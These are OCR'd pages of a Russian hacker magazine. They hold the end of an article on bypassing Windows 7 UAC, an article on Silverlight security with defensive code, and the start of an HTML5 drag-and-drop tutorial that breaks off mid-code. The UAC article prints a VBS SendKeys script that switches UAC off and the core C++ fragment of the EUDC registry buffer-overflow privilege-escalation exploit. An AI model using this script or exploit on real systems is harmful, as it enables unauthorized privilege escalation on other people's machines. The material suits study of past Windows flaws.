На DVD ты можешь найти код, реализующий тот самый эксплойт, который способен обломать UAC в Windows 7. Он слегка подпорчен, но если ты не ламер (а ты ведь не такой?!), то тебе не составит труда найти в нем ошибки.




links

Хочешь зарабатывать на поиске уязвимостей в различных программных продуктах? Go for zerodayinitiative.com и получи от $1000 до $10 000 за найденную уязвимость!



info

Все более и более убеждаюсь: не умеешь пользоваться отладчиком — делать в сетевом хакинге тебе нечего!



Меняем настройки UAC

запрашивает административные права, службе сведений о приложении (известна также как AIS, находится в %SystemRoot%\System32\Appinfo.dll), работающей в процессе Service Host (%SystemRoot%\System32\Svchost.exe), предписывается запустить программу Consent.exe (%SystemRoot%\System32\Consent.exe). Программа Consent создает снимок экрана, применяет к нему эффект затемнения, переключается на рабочий стол, доступный только системной учетной записи, устанавливает затемненный снимок в качестве фона и открывает диалоговое окно повышения прав, содержащее сведения об исполняемом файле. Вывод на отдельном рабочем столе предотвращает изменение этого диалогового окна любой вредоносной программой, работающей под учетной записью пользователя.

Лезем в обход UAC

Итак, теперь о том, для чего мы все здесь, собственно, собрались. Можно ли обойти UAC? Да, можно. Первое решение, так сказать, лобовое. И основано оно на том удивительном факте (или просчете разработчиков Windows?), что при изменении политики UAC системе глубоко фиолетово, как и кто именно это делает, человек при помощи указателя мыши или же все делается программным способом. То есть фактически система не различает, кто именно передвигает заветную стрелочку.
Этим мы и воспользуемся — что нам стоит программно отключить UAC? Ничего! Но пойдем мы нетрадиционным способом — забудем о существующих в языках высокого уровня вроде C++ или C# методах типа SendKeys, а возьмем на вооружение простой VBS-скрипт.

```
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.SendKeys("^{ESC}")
WScript.Sleep(500)
WshShell.SendKeys("change uac")
WScript.Sleep(2000)
WshShell.SendKeys("{DOWN}")
WshShell.SendKeys("{DOWN}")
WshShell.SendKeys("{ENTER}")
WScript.Sleep(2000)
WshShell.SendKeys("{TAB}")
WshShell.SendKeys("{DOWN}")
WshShell.SendKeys("{DOWN}")
WshShell.SendKeys("{DOWN}")
WshShell.SendKeys("{TAB}")
WshShell.SendKeys("{ENTER}")
'// Тут есть одна заковыка — чтобы выбранные изменения
'// вступили в силу, систему нужно перезагрузить
'// WshShell.Run "shutdown /r /f"
```

Да-да, всего-то и нужно, что воспользоваться благами Windows Script Host (WSH), где, кстати, сокрыто от глаз огромное разнообразие возможностей для управления системой, о которых частенько забывают. Но об этом речь пойдет в другой раз.
Второе решение обхода UAC — тоже программное, но не лобовое, а основанное на уязвимости самой системы.

Переполнение буфера

Казалось бы, какая связь между переполнением буфера и UAC? Оказывается, таящиеся в Windows баги позволяют обойти ограничения UAC и повысить свои права. Сегодня я покажу на конкретном примере, как при помощи тривиального переполнения буфера можно обойти UAC и добиться администраторских прав.
Есть такая WinAPI — RtlQueryRegistryValues (msdn.microsoft.com), она используется для того, чтобы запрашивать множественные значения из реестра одним своим вызовом, что делается с использованием специальной таблицы RTL_QUERY_REGISTRY_TABLE, которая передается в качестве __in__out параметра.
Самое интересное (и постыдное для разработчиков Microsoft) в этой API то, что существует определенный ключ реестра, который можно изменить при помощи ограниченных пользовательских прав: HKCU\EUDC\[Language]\SystemDefaultEUDCFont. Если сменить тип этого ключа на REG_BINARY, то вызов RtlQueryRegistryValues приведет к переполнению буфера.
Когда ядерная API-функция Win32k.sys!NtGdiEnableEudc запрашивает ключ реестра HKCU\EUDC\[Language]\SystemDefaultEUDCFont, она честно предполагает, что этот ключ реестра имеет тип REG_SZ, так что в буфер передается структура UNICODE_STRING, у которой первое поле является типом ULONG (где представлена длина строки). Но так как мы можем изменить тип этого параметра на REG_BINARY, то систему это ставит в глубокий тупик и она неправильно интерпретирует длину передаваемого буфера, что приводит к переполнению стека.

Ключевой момент эксплойта

```
UINT codepage = GetACP();
TCHAR tmpstr[256];
_stprintf_s(tmpstr, TEXT("EUDC\\%d"), codepage);
HKEY hKey;
RegCreateKeyEx(HKEY_CURRENT_USER, tmpstr, 0, NULL,
  REG_OPTION_NON_VOLATILE, KEY_SET_VALUE | DELETE, NULL,
  &hKey, NULL);
RegDeleteValue(hKey, TEXT("SystemDefaultEUDCFont"));
RegSetValueEx(hKey, TEXT("SystemDefaultEUDCFont"), 0,
  REG_BINARY, RegBuf, ExpSize);
__try
{
   EnableEUDC(TRUE);
}
__except(1)
{
}
RegDeleteValue(hKey, TEXT("SystemDefaultEUDCFont"));
RegCloseKey(hKey);
```

Заключение

Обойти UAC можно. Не скажу, что это легко, ведь разработчики Windows VIsta/W7 постарались на славу, надо отдать им должное. Но все же лазейки остаются. Можно найти одну-две кроличьих дыры, которые способны свести на нет старания команды Windows. Успех в этом случае приходит к тем, кто может работать с отладчиками и дебаггерами типа IDA Pro или WinDBG.
Удачи тебе в твоих стараниях и да пребудет с тобой сила!



Всеволод Захаров (seva@vingrad.ru)

SILVERLIGHT — ЗАЩИТА И НАПАДЕНИЕ

Проблемы безопасности Silverlight-контролов

Silverlight, потеснив Flash, занял свою нишу среди платформ для разработки web-приложений с насыщенным пользовательским интерфейсом. Конечно, возможность создания интерфейса, не уступающего по юзабилити и внешнему виду десктопным приложениям, — это круто, но при создании web-приложения нельзя забывать о безопасности. Попробуем разобраться, насколько безопасно размещение Silverlight-контента на web-страницах.

Довольно долго динамика HTML-страниц обеспечивалась за счет использования JavaScript. Он идеально подходит для проверки корректности заполнения форм и простых манипуляций с элементами DOM, но JS не имеет достаточных возможностей для реализации по-настоящему удобного, привлекательного и быстрого пользовательского интерфейса. Поэтому и появились плагины для построения так называемых Rich Internet Application (RIA). Silverlight — один из таких браузерных плагинов. После очевидного провала платформы ActiveX компания Microsoft приложила немало усилий для разработки альтернативного решения. Большое внимание было уделено проблеме безопасности, так как именно проблемы с безопасностью, наряду с отсутствием кроссплатформенности, привели к неудаче ее первой RIA-платформы.

Silverlight основана на платформе .NET, а значит, Silverlight-приложения — это управляемый код, что, согласись, уже представляет собой некоторое достижение в плане безопасности по сравнению с ActiveX, в котором, используя нативные вызовы, можно было творить все что угодно.

Модель безопасности Silverlight

Silverlight следует стандартным принципам, которые применяются при расширении функциональности web-контента с помощью плагинов браузера.

Предполагается, что все не-trusted (то есть не установленные пользователем как надежные) Silverlight-приложения потенциально опасны, и плагин ограничивает доступ этих приложений к ресурсам машины. Приложение Silverlight может запускаться в трех возможных режимах, для которых используются различные политики безопасности:


- **in browser mode** — управляемый Silverlight-код выполняется как часть web-страницы и находится в «песочнице» (sandbox), равно как и остальной контент, например, код на JavaScript.
Этот режим является дефолтным, и когда SL-контрол добавлен на страницу с помощью тега object, используется именно он.
- **out of browser mode** — приложение может выполняться в браузере, а может быть установлено локально на машину пользователя.
Этот вид приложений также выполняется в песочнице, и для него существуют практически те же ограничения, что и для inbrowser-приложений, но такие SL-контролы можно запускать как отдельные приложения.
- **out of browser trusted mode** — доверительный режим выполнения Silverlight-кода предоставляет ему полный доступ к файловой системе, сети и другим ресурсам, но должен быть подтвержден пользователем при установке приложения.

Наибольшую потенциальную опасность представляют собой приложения in browser, поскольку они не требуют от пользователя никаких дополнительных действий для запуска Silverlight-кода, а начинают работать сразу после загрузки web-страницы. Этот способ выполнения Silverlight-кода сейчас наиболее распространен, поэтому речь дальше пойдет в основном о таких контролах.

Sandbox

При ограничении доступа sandboxed-приложений к функциональности платформы существуют два основных принципа:

- **user initiated** — доступ приложений к определенной функционально-



сти (например, использование web-камеры, которое стало возможным в четвертой версии Silverlight) только в ответ на действия пользователя. То есть во время обработки событий KeyDown/KeyUp/MouseDown/MouseUp.

Идея простая — контрол не может скрытно, без участия пользователя, совершать потенциально опасные действия. Есть, конечно, социальная инженерия, и многие юзеры могут-таки кликнуть на кнопку, не совсем понимая, что от них хотят, но это уже другой вопрос.

• **same origin police** — если два файла загружены с одного доменного имени, считается, что они получены из одного источника.

На взаимодействие объектов, которые загружены из разных источников, накладываются значительные ограничения. Первому принципу соответствуют следующие три фичи системы безопасности Silverlight:

1. OpenFileDialog/SaveFileDialog — Silverlight позволяет приложениям читать и писать в файлы, расположенные на машине пользователя, но только после того, как пользователь выберет их в стандартном диалоговом окне. Причем приложение не может предложить дефолтное имя файла и каталог. Для файлов, созданных приложениями Silverlight, будет добавлен атрибут «загружен из сети».

2. Webcam/Microphone – SL-приложение начиная с версии 4.0 имеет доступ к микрофону и web-камере, которые установлены на машине пользователя, но только после того, как пользователь подтвердит это. Один раз полученное разрешение действует, пока страница с SL-приложением не будет закрыта. Необходимость такого ограничения понятна: никому не хочется, чтобы за ним подсматривали через web-камеру.

3. Clipboard access — начиная с версии 4.0 приложения Silverlight могут получать доступ к системному буферу обмена. Риск, которому при этом подвергаются данные пользователя, очевиден. Поэтому доступ к буферу обмена также должен быть разрешен пользователем в ответ на запрос Silverlight. Принцип ограничения кроссдоменного доступа к локальным данным в Silverlight оформлен в виде isolated storage. Изолированное хранилище данных приложений Silverlight позволяет странице сохранять данные в специальном каталоге на жестком диске клиентской машины. Приложения Silverlight, загруженные с одного домена, делят



одно изолированное хранилище и имеют доступ к сохраненным данным друг друга. По умолчанию на каждый домен выделяется до 1 Мб дискового пространства, но этот предел может быть увеличен пользователем по запросу приложения.

Сетевое взаимодействие

Из-за наличия firewall'ов приложение Silverlight, выполняемое на машине пользователя, может иметь доступ к серверам, к которым не имеет доступа источник, с которого оно было загружено. В целях предотвращения неавторизованного доступа SL требует, чтобы сторонние сервера имели файлы кроссдоменной политики, хранящие список доменов, с которых разрешено к ним обращаться. Silverlight поддерживает два типа файлов, отвечающих за кроссдоменную политику:

1. **crossdomain.xml** — файл кроссдоменной политики, который использует Flash-плеер:

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-http-request-headers-from domain="*"
headers="SOAPAction,Content-Type"/>
</cross-domain-policy>
```

2. **clientaccesspolicy.xml** — собственный формат, используемый Silverlight:

```
<?xml version="1.0" encoding="utf-8"?>
<access-policy>
 <cross-domain-access>
   <policy>
     <allow-from http-request-headers="SOAPAction">
       <domain uri="*"/>
     </allow-from>
     <grant-to>
      <resource path="/" include-subpaths="true"/>
     </grant-to>
   </policy>
  </cross-domain-access>
</access-policy>
```

Так же, как для тега <img> в HTML, объекты Image и Media в Silverlight способны загружать изображения и медиафайлы с любого домена без дополнительных ограничений. Но для предотвращения утечки информации на домен-источник SL-приложения, оно не имеет доступа к контенту этих файлов и даже не может точно определить, есть файл с таким именем или нет. В дополнение к HTTP-запросам, Silverlight позволяет приложениям использовать TCP/UDP-сокеты. Однако порты, к которым будет коннектиться приложение, должны быть явно прописаны в файле кроссдоменной политики. Для предотвращения конфликта с другими сервисами диапазон портов ограничен, и коннектиться можно к TCP/UDP-портам 4502-4534. Поддерживаются только исходящие соединения. Создать слушающий сокет в Silverlight-приложениях невозможно.

Десктопные приложения Silverlight

Приложение out of browser — это обычное inbrowser-приложение Silverlight, которое пользователь установил на свою машину локально, выбрав пункт «install» из контекстного меню Silverlight. Как уже было сказано выше, десктопные SL-приложения могут быть либо sandboxed, либо trusted. Песочница для десктопных приложений Silverlight создает те же ограничения, что и для браузерных Silverligt-контролов, кроме следующих:

- размер изолированного хранилища по умолчанию увеличен до 25 Мб;
- можно изменять размер окна приложения (в не-trusted приложениях эта возможность запрещена, чтобы предотвратить «click jacking» атаку, когда из-за изменения размера окна происходит клик не на том элементе, на котором хотел кликнуть пользователь).

Что касается trusted-приложений, то они запускаются вне песочницы и получают доступ к дополнительной функциональности платформы:

- возможность вызова методов COM-серверов;
- свободное чтение/запись файлов;
- кроссдоменные запросы возможны без файлов кроссдоменной политики на сервере.

Но поскольку trusted Silverlight-приложения все же представляют собой управляемый код, они менее подвержены таким ошибкам как переполнение буфера или целых чисел и, соответственно, более безопасны, чем нативные.

«Transparent» код Silverlight-контрола взаимодействует с ОС через два слоя безопасного кода Silverlight-платформы

Эксплуатация уязвимостей Silverlight-контролов


Как и в случае JavaScript + HTML, при использовании Silverlight-приложений существует возможность cross site scripting (XSS) атаки, когда можно исполнять код на машине клиента так, как будто он был загружен с сайта-жертвы. XSS открывает доступ к кукам, изолированному хранилищу и информации об авторизации сайта-жертвы. Стандартное исполнение XSS – это инжект HTML/JavaScript-кода за счет дыр в обработке ввода пользователя сайта, который передается на сервер. Возможность реализации XSS-атаки через Silverlight-контролы есть, но она менее вероятна, чем в обычном HTML/JavaScript.

XSS обычно происходит из-за того, что злоумышленник получает возможность добавлять строки на страницу без экранирования HTML-тегов. Однако Silverlight-приложения редко формирует HTML- или XAML-код простым объединением строк, то есть, в них намного чаще можно видеть

```
mybox.Text = badString;
```

вместо

```
XamlReader.Load("<TextBlock.Text= " + badString + "/>".
```



Таким образом, XSS-атака возможна, если SL-контрол делает что-нибудь вроде:

- XamlReader.Load() со строкой злоумышленника;
- Assembly.Load() с Dll, которую может подменить злоумышленник;
- SL-контрол использует неэкранированные строки при создании XAML- или HTML-разметки через System.Windows.Browser;
- SL-приложение использует сторонние xap-файлы и есть возможность загрузки таких файлов клиентом на сервер.

Во всех этих случаях необходим анализ xap-файла для поиска таких уязвимостей. На самом деле Silverlight-сборки очень редко обрабатывают обфускатором, а реверсинг managed-приложений — задача попроще, чем реверсинг native-кода. Поэтому анализ контрола на подобные уязвимости не слишком сложен.

Следует сказать, что наиболее распространенная XSS GIFAR-атака, при которой загружаемый медиа-контент может быть исполнен плагином, в случае с Silverlight невозможна, поскольку Silverlight-плагин считает объект Silverlight-приложением только если для него задан корректный MIME Type «application/x-silverlight-app».

И, наконец, существует возможность использовать .xap-файлы для стандартной heap-spray атаки, как и другой подгружаемый браузером контент. В этом случае блоки native-кода, которыми засоряется куча браузера, располагаются в xap-файле, что делает heap-spray менее очевидной при анализе web-страницы.

Как сделать Silverlight-контролы более безопасными?

Если на твоей странице располагаются сторонние Silverlight-контролы, которым ты не очень доверяешь, то один из возможных способов защиты — это задать свойство EnableHtmlAccess у тега object, в котором подгружается Silverlight-контрол. Это свойство определяет, возможен ли доступ со стороны SL-контрола к HTML-контенту и методам JavaScript. По умолчанию это свойство устанавливается в true, если страница и контрол загружены с одного домена, и в false — в противном случае.

Если ты хочешь, чтобы твой Silverlight-контрол нельзя было повесить на чужую страницу, можно добавить в код инициализации следующие строки:

```
if (App.Current.Host.Settings.EnableHTMLAccess == false)
   throw new Exception();
string htmlurl = System.Windows.Browser.HtmlPage.Document.
   DocumentUri.ToString();
if (htmlurl != "http://my.com/my.html")
   throw new Exception();
```

Если со стороны Silverlight-контрола на сервер уходят данные, то на стороне сервера необходимо их правильно обработать:

— в опасных местах (например, обращение к базе) нужно проверять и экранировать данные от Silverlight-контрола, так как они могут содержать, например, SQL инъекции;

— для большей надежности можно проверять сайт-источник запроса (возможность задать referer появилась в Silverlight 4.0).

Если тебе нужно сохранять важные данные в изолированном хранилище, то необходимо шифровать их. Равно как и куки, данные из IS могут быть доступны администратору машины. Кроме того, IS доступно для любого приложения с того же домена. Иначе говоря, если кто-то контролирует DNS жертвы, он может получить доступ к этим данным. Другой способ неавторизованного доступа к IS — XSS описанные выше.

Заключение

Silverlight-платформа сама по себе довольно безопасна, но решающее значение, как это обычно бывает, имеет то, как она используется. Silverlight-контрол, созданный без внимания к безопасности, может оказаться слабым звеном web-страницы и легкой добычей для хакера.



Игорь Антонов



РЕЦЕПТЫ HTML5

Погружаемся в кодинг под HTML5 на конкретных примерах

Кто на свете всех милее, всех румяней и желанней? Не подумай ничего пошлого, я имею в виду всего лишь новую версию языка разметки — HTML5. Последние версии современных браузеров уже понимают некоторые HTML5-фишки, а значит — самое время начать применять его в своих проектах.

Что такое HTML5?

На первый взгляд HTML5 — это всего лишь новая версия языка разметки. Однако сейчас под этим термином подразумевают несколько иное. Рассматривать HTML5 без упоминания того же CSS3 просто нелепо, поскольку для разработки действительно современных web-приложений без него никак не обойтись. Нельзя забывать и о JavaScript. С его помощью реализуется обращение к богатому API, описанному в стандарте HTML5. Резюмируя все вышесказанное, напрашивается определение: HTML5 — это совокупность современных технологий/стандартов (JS, HTML5, CSS3 и так далее), применяемых для разработки web-приложений.

Капелька истории

HTML5 появился отнюдь не внезапно. Его разработка началась еще в 2007 году. За процесс работки отвечала специально созданная группа от консорциума W3C. Но многие возможности HTML5 были придуманы еще в рамках стандарта Web Application 1.0, а над ним корпели аж с 2004 года. Так что в реальности HTML5 не такая уж и юная технология, как может показаться на первый взгляд.

Первая черновая версия спецификации HTML5 стала доступна уже 22 января 2008 года. Прошло три года, но окончательная версия спецификации так и не готова и вряд ли поспеет в ближайшие год-два. Этот печальный момент обязывает разработчиков аккуратно применять новые возможности в своих проектах. Спецификация может запросто поменяться, да и не все современные браузеры (FireFox 4, Google Chrome 10, IE9, Opera 11) в полной мере поддерживают новые возможности.


Полезные рецепты

Говорить о теории HTML5 можно очень долго, но рубрика у нас называется «Кодинг», поэтому я предлагаю тебе прочувствовать возможности стандарта на практике. Я не стал заморачиваться над созданием сверхоригинальных рецептов, а решил привести примеры вещей, которые действительно полезны и которые уже сейчас можно и нужно применять на своих сайтах. Итак, поехали.

Рецепт №1: Включаем Drag&Drop на полную

Одной из приятных няшек (наверное, зря ты употребил столько энергетиков, ведь тут должно быть слово «фишек» — прим. ред.) HTML5 стала возможность применения File API и Drag and Drop API. С их помощью можно организовать красивую передачу файлов с компьютера пользователя на сервер. Помнишь, раньше для отправки файлов всегда было поле с кнопочкой «Browse»? После ее нажатия появлялся стандартный диалог выбора файлов, в котором и требовалось выбрать файл для передачи. Назвать этот способ удобным язык не поворачивается. Особенно если речь идет о добавлении в очередь загрузки нескольких файлов.

Чуть позже умельцы начали лепить аплоадеры на флеше, которые предоставляли больший функционал, но имели серьезный недо-




Область для приаттачивания файлов

КАК ПОДСТРАХОВАТЬСЯ?

На протяжении всей статьи я говорил, что в настоящий момент современные браузеры поддерживают разный объем возможностей HTML5. Именно поэтому нужно быть аккуратным и стараться не использовать уж очень экзотичные вещи. Сразу возникает вопрос: «А как узнать, какие возможности HTML5 поддерживает определенный браузер?». Есть несколько способов решения этой задачи, но мне больше всего по душе применение крошечной JavaScript-библиотеки — Modernizr (modernizr.com). Библиотека распространяется совершенно бесплатно и стоит ее подключить к своему проекту, как она сразу выведет список возможностей HTML5, которые поддерживает твой браузер. Чтобы протестировать функциональность библиотеки, тебе не обязательно сразу ее качать и подключать к своему проекту. Достаточно просто зайти на официальный сайт библиотеки и ты сразу увидишь, что поддерживает твоя бродилка, а что нет. Посмотри скриншоты посещения сайта при помощи Google Chrome и Internet Explorer 9. Несмотря на хорошую pr-компанию и восхваляющие статьи, бродилка от Microsoft явно поддерживает меньше возможностей, нежели Google Chrome.

статок — потребность в установленном флеше. Кроме того, в обоих случаях у пользователя не было возможности добавлять файлы для передачи путем простого перетаскивания мышкой на страницу. А ведь технология Drag&Drop применяется в системе сплошь и рядом. Мне лично всегда хотелось просто выделить нужные файлы и легким взмахом крысы кинуть на страницу. Это куда удобней, чем рыскать в поисках файла при помощи стандартного диалога. HTML5 внес свои коррективы, и теперь ничто не мешает организовать полноценный Drag&Drop для передачи файла на страницу. Первыми эту фичу реализовали гугловчане в Gmail. Если ты пользуешься гмылом, то наверняка давно заметил область, на которую можно перетащить файлы для приаттачивания к письму. Лично я активно пользуюсь этой функцией и сейчас покажу тебе, как замутить такую же для своего проекта. Наш проект будет состоять из трех файлов: sample.html, style.css и scripts.js. Мы, конечно, могли бы ограничиться и одним html-файлом, но тогда код получился бы нечитабельным. Не нужно мешать HTML с JS или CSS. Лучше все разбить по файлам, и потом спокойненько с ними работать. Первым делом подготовим структуру нашего приложения. Создавай файл sample.html и напиши в нем:

```
<!DOCTYPE html>
<html>
<head>
<link type="text/css" rel="stylesheet"
media="all" href="style.css" />
